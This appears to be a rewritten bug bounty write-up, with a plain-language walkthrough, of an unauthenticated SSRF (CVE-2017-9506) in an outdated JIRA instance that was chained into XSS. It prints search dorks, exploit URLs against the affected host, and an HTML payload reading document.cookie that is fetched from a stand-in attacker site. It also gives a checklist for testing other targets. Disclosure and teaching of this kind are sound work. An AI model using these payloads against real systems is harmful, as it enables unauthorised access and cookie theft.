How Outdated JIRA Instances suffers from multiple security vulnerabilities?
An outdated Jira instance was vulnerable to an unauthenticated server-side request forgery (SSRF) that allowed loading external sites. By pointing the SSRF at an attacker-controlled HTML file containing script, the attacker could execute JavaScript in the context of the Jira domain and steal cookies.
 Published on medium.com
Hello friends. This is Yeasir Arafat again here.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Visma runs a public bug bounty programme, and this write-up is about JIRA instances found on its subdomains. JIRA is the Atlassian issue tracker, and the feature at the centre of the report is the OAuth user icon endpoint, /plugins/servlet/oauth/users/icon-uri, which takes a consumerUri parameter and fetches the resource named there so it can be displayed as an icon. When that parameter is not restricted, the server-side fetch becomes an SSRF primitive.
The researcher, Yeasir Arafat, found two JIRA dashboards during recon:
https://jira.visma.lv/secure/Dashboard.jspahttps://customer-incident.consulting.visma.com/secure/Dashboard.jspa
Setup
No accounts or credentials were needed. The whole exercise was unauthenticated: recon to collect subdomains, then direct requests to the JIRA instances. The only version detail given is that jira.visma.lv was running JIRA 6.2.7. The researcher also used a public tool, Jira-Scan, for exploitation.
Finding it
Recon turned up several subdomains running JIRA services. The researcher suggests looking for them with search-engine dorks of this shape:
inurl:companyname intitle:JIRA logininurl:visma intitle:JIRA login

The screenshot is captioned 'recon' in the report.
On https://jira.visma.lv the version was 6.2.7. That version is below 7.3.5, the boundary the researcher associates with CVE-2017-9506, an unauthenticated SSRF in JIRA. The vulnerable endpoint is the OAuth icon URI servlet, and the researcher gives the general pattern for JIRA and Confluence:
https://site.com/jira/plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.comhttps://site/confluence/plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.com
Exploitation
Step 1: confirm the SSRF
The researcher loaded an external site through the consumerUri parameter on the live instance:
https://jira.visma.lv/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com

The screenshot shows the external site being loaded as an unauthenticated SSRF.
Step 2: probe for internal access
The researcher tried to extract data from internal assets or gain read access through the SSRF, but was unable to do so. The report does not describe which internal targets were attempted. For exploitation of this class of issue the researcher points to Jira-Scan on GitHub.
Step 3: turn the SSRF into XSS
The researcher hosted an HTML file containing script and passed its URL to the same parameter. The researcher's payload is a small HTML page:
<html><head><title>SSRF to XSS on Jira Vulnerable Instances</title></head><body> <script> alert( document.domain + " is vulnerable" ); alert( document.cookie);</script></body></html>
The page is hosted on the attacker's site and passed to the same parameter:
https://jira.visma.lv/plugins/servlet/oauth/users/icon-uri?consumerUri=http://attackersite.com/ssrf.html

The screenshot is captioned 'SSRF to XSS' in the report. The two alert calls demonstrate the impact: one prints document.domain, the other prints document.cookie. The researcher notes that this also raises the severity of the finding.
Root cause
The consumerUri parameter of the OAuth icon servlet is used for a server-side fetch without adequate restriction on where it may point, so an unauthenticated user can make the JIRA server request arbitrary URLs. The report does not describe the code or the specific validation that was missing.
Impact
On its own, loading an external site through the parameter is, in the researcher's words, a p4 severity bug. Turning it into XSS changes that: the attacker can now steal the victim's cookies. The researcher says the attacker can now steal the victim's cookies. The internal-data angle was attempted and did not succeed in this case, so the demonstrated impact is the reflected script execution and cookie theft, not internal network access.
Fix
After a clean report was sent to Visma, the issue was fixed within a few hours. Visma also said it would decommission the other subdomains that suffered from the same vulnerability.
Variants to test
- Search for JIRA and Confluence instances on a target with dorks such as
inurl:companyname intitle:JIRA login. A positive result is a JIRA login or dashboard page on the target. - Request
/plugins/servlet/oauth/users/icon-uri?consumerUri=https://example.comon each instance. A positive result is the external site being loaded through the parameter. - Host an HTML file containing a script that reads
document.cookieand pass its URL asconsumerUri. A positive result is the script in the hosted HTML file being triggered. - Try the same parameter against internal addresses to see whether the fetch reaches services that are not publicly routable. In this report the attempt to extract internal data or gain read access did not succeed.
- The researcher points to Jira-Scan on GitHub for exploitation.
What happened, in plain words
A security researcher was looking for bugs in a company's public bug bounty programme. He found two web pages that were running JIRA, a popular tool for tracking tasks and issues. One of those JIRA pages was an old version that had a known security hole. That hole let anyone make the JIRA server fetch a web address of their choosing. The researcher used it to load an outside website, then turned it into a script that could run in a victim's browser and steal their cookies. He reported it, and the company fixed it within hours.
This article walks through exactly what he did, step by step, so that someone who has never done security testing can follow along.
The programme and the target
Visma is a company that runs a public bug bounty programme. A bug bounty programme invites people to find and report security problems in a company's systems. "Responsibly" means you tell the company privately and give them a chance to fix it before you tell anyone else.
The researcher, Yeasir Arafat, was testing Visma's systems. He started with recon, short for reconnaissance. Recon means gathering information about a target before attacking it: finding out what servers exist, what software they run, and which parts are exposed to the internet. It is like casing a building before a burglary, except here it is authorised and the goal is to help the owner fix the locks.
During recon he collected subdomains. A subdomain is a prefix added to a main domain name. If the main domain is visma.com, then jira.visma.com is a subdomain. Companies often have many subdomains for different services, and each one is a potential way in.
Two subdomains caught his attention because they were running JIRA:
https://jira.visma.lv/secure/Dashboard.jspahttps://customer-incident.consulting.visma.com/secure/Dashboard.jspa
JIRA is a product made by Atlassian. Teams use it to track work: bugs, tasks, projects. When you open a JIRA site, you typically see a dashboard, which is a summary page showing your assigned issues and recent activity. The /secure/Dashboard.jspa part of the URL is the address of that dashboard page. The fact that these pages existed and were reachable told the researcher that JIRA was installed there.
He also shared a tip for finding JIRA installations on any target. Search engines like Google let you use special search operators, often called dorks, to find pages with specific words in the URL or title. The dorks he suggests look like this:
inurl:companyname intitle:JIRA logininurl:visma intitle:JIRA login
Let us break that down. inurl:companyname means "find pages whose web address contains the word 'companyname'". intitle:JIRA means "find pages whose title contains 'JIRA'". login is just a word that often appears on login pages. So the first part searches for JIRA login pages belonging to a company called companyname. The second part does the same for Visma. These are two separate searches run one after the other; they are written together here without a space, but you would run them separately in a search engine.
The screenshot is captioned 'recon' in the report.
Spotting the old version
On https://jira.visma.lv, the researcher noticed the JIRA version was 6.2.7. Software versions matter because old versions often have publicly known bugs. When a bug is made public, it is often given a CVE number. CVE stands for Common Vulnerabilities and Exposures; it is a catalogue of known security flaws, each with a unique ID, so people can refer to them unambiguously.
The researcher remembered CVE-2017-9506, a vulnerability that affects JIRA versions before 7.3.5. Since 6.2.7 is lower than 7.3.5, this JIRA was in the vulnerable range. The vulnerability is an SSRF, which stands for Server-Side Request Forgery. That sounds complicated, but the idea is simple: a web server has a feature that lets it fetch a web address, and if that feature does not check which addresses it is allowed to fetch, an attacker can make the server fetch anything, including addresses the attacker cannot reach directly.
Think of it like a hotel concierge. Normally the concierge fetches things for guests: tickets, reservations. If the concierge will fetch anything anyone asks for, including the master key to the staff room, then anyone who can talk to the concierge can get into restricted areas. The concierge is the server; the request is the web address you supply.
The specific feature in JIRA is the OAuth user icon endpoint. OAuth is a way for websites to share access without sharing passwords; for example, letting a site log you in with your Google account. JIRA uses OAuth, and part of that involves fetching a user's icon from a URL. The endpoint is at /plugins/servlet/oauth/users/icon-uri and it takes a parameter called consumerUri. A parameter is the part of a URL after the question mark that passes data to the server. In ?consumerUri=https://example.com, the parameter name is consumerUri and its value is https://example.com. The server takes that value and fetches it so it can display the icon. If it does not restrict where it can fetch from, you have an SSRF.
The researcher gave a general pattern for JIRA and Confluence:
https://site.com/jira/plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.comhttps://site/confluence/plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.com
This is two URLs written one after the other. The first is for JIRA: replace site.com with the target's domain. The second is for Confluence. Both use the same consumerUri parameter to make the server fetch https://www.google.com. The pattern makes the server fetch https://www.google.com through the consumerUri parameter.
Step 1: confirm the SSRF
To test, the researcher loaded an external site through the parameter on the live Visma instance:
https://jira.visma.lv/plugins/servlet/oauth/users/icon-uri?consumerUri=https://google.com
Here is what that URL does, piece by piece:
https://jira.visma.lvis the JIRA server./plugins/servlet/oauth/users/icon-uriis the endpoint that fetches an icon.?consumerUri=https://google.comtells it to fetch Google's homepage as the icon.
The researcher loaded an external site through the parameter on the live instance. If you see Google's page coming back from the JIRA address, you have confirmed the SSRF: the server fetched a site you chose.
The screenshot shows the external site being loaded as an unauthenticated SSRF.
Step 2: probe for internal access
The researcher then tried to use the SSRF to reach internal systems. Many companies have internal web services that are not reachable from the public internet: admin panels, databases, monitoring dashboards. An SSRF can sometimes be used to make the server fetch those internal addresses, because the server itself is inside the network. The researcher tried to extract data from internal assets or gain read access, but he was unable to do so. The report does not say which internal addresses he tried.
For exploiting this kind of issue more systematically, he points to a tool called Jira-Scan, available on GitHub. The researcher points to Jira-Scan on GitHub for exploitation.
Step 3: turn the SSRF into XSS
The researcher created an HTML file containing script and passed its URL to the same parameter. That means if the fetched content is HTML, the browser will treat it as part of the JIRA site. HTML is the language web pages are written in, and it can include JavaScript, which is code that runs in your browser. If an attacker can make the JIRA server fetch an HTML page that contains JavaScript, that script will run as if it came from JIRA itself. This is XSS, or Cross-Site Scripting: injecting script into a page so it runs in another user's browser.
To demonstrate, he created a small HTML file:
<html><head><title>SSRF to XSS on Jira Vulnerable Instances</title></head><body> <script> alert( document.domain + " is vulnerable" ); alert( document.cookie);</script></body></html>
Let us go through it line by line. The whole thing is one line, but we can break it into parts:
<html>starts the HTML document.<head><title>SSRF to XSS on Jira Vulnerable Instances</title></head>sets the title that would appear in the browser tab. It is just a label.<body>starts the visible part of the page.<script>begins a block of JavaScript.alert( document.domain + " is vulnerable" );shows a pop-up box.document.domainis a JavaScript property that holds the domain of the current page. The alert shows document.domain concatenated with ' is vulnerable'. This proves the script is running in the JIRA origin, not on the attacker's site.alert( document.cookie);shows another pop-up with the contents ofdocument.cookie. A cookie is a small piece of data a website stores in your browser. It is often used to keep you logged in: after you log in, the site sets a cookie containing a session identifier, and your browser sends it back with every request so the site knows who you are. If an attacker can read your cookies for a site, they can often impersonate you.</script></body></html>closes the script, body, and HTML.
The researcher hosted this file on his own site, at http://attackersite.com/ssrf.html, and passed that URL to the same JIRA parameter:
https://jira.visma.lv/plugins/servlet/oauth/users/icon-uri?consumerUri=http://attackersite.com/ssrf.html
Again, piece by piece:
https://jira.visma.lv/plugins/servlet/oauth/users/icon-uriis the same vulnerable endpoint.?consumerUri=http://attackersite.com/ssrf.htmltells JIRA to fetch the attacker's HTML file.
The researcher passed the hosted HTML file's URL to the same parameter. The browser sees the <script> tag and runs the JavaScript. The payload contains two alert calls, one for document.domain and one for document.cookie. The researcher says the attacker can now steal the victim's cookies.
The screenshot is captioned 'SSRF to XSS' in the report.
The researcher notes that this also increases the severity. On its own, loading an external site through the parameter is, in the researcher's words, a p4 severity bug. But turning it into XSS means an attacker can steal cookies, which is much more serious.
Root cause
The root cause is that the consumerUri parameter is used to make a server-side request without adequate restriction on where it can point. The server does not check whether the address is trusted; it simply fetches whatever it is given. The report does not describe the exact code or the validation that was missing. That combination allows an attacker to supply HTML and JavaScript that executes in the context of the JIRA site.
Impact
By itself, the ability to load an external site through the parameter is, in the researcher's words, a p4 severity bug. But once it is turned into XSS, the attacker can steal the victim's cookies. The attempt to reach internal systems did not succeed in this case, so the demonstrated impact is the script execution and cookie theft, not internal network access.
Fix
After the researcher sent a clean report to Visma, the issue was fixed within a few hours. Visma also said it would decommission the other subdomains that suffered from the same vulnerability.
Variants to test
If you want to look for similar issues, here is a checklist based on the researcher's approach:
- Search for JIRA and Confluence instances on a target using dorks such as
inurl:companyname intitle:JIRA login. A positive result is a JIRA login or dashboard page on the target. - Request
/plugins/servlet/oauth/users/icon-uri?consumerUri=https://example.comon each instance. A positive result is the external site being loaded through the parameter. - Host an HTML file containing a script that reads
document.cookieand pass its URL asconsumerUri. A positive result is the script in the hosted HTML file being triggered. - Try the same parameter against internal addresses to see whether the fetch reaches services that are not publicly routable. In this report the attempt to extract internal data or gain read access did not succeed.
Glossary
- Bug bounty programme: A scheme where a company invites people to find and report security bugs in its systems, often with a reward.
- Recon (reconnaissance): The information-gathering phase of security testing: finding subdomains, software versions, and exposed services.
- Subdomain: A prefix added to a domain name, like
jirainjira.visma.com, often pointing to a separate service. - JIRA: A popular issue-tracking and project-management tool made by Atlassian.
- Dashboard: A summary page in JIRA showing your work and recent activity.
- Dork: A search-engine query using special operators (like
inurl:orintitle:) to find specific pages. - CVE: Common Vulnerabilities and Exposures, a catalogue that gives each publicly known security flaw a unique ID.
- SSRF (Server-Side Request Forgery): A vulnerability where an attacker can make a server fetch a URL of their choosing, potentially reaching internal systems.
- OAuth: An open standard for access delegation, often used to let sites log you in via another account without sharing your password.
- Parameter: A piece of data passed in a URL after the question mark, in the form
name=value. - Endpoint: A specific URL path on a server that performs a function, like
/plugins/servlet/oauth/users/icon-uri. - HTML: The language used to structure web pages.
- JavaScript: A programming language that runs in web browsers and can interact with the page and cookies.
- XSS (Cross-Site Scripting): A vulnerability where an attacker injects script into a page viewed by others, so it runs in their browser.
- Cookie: A small piece of data stored by the browser for a site, often used to keep you logged in.
- p4: A severity rating, with p1 being the most severe and p4 the least.
- Jira-Scan: A tool on GitHub the researcher points to for exploitation.



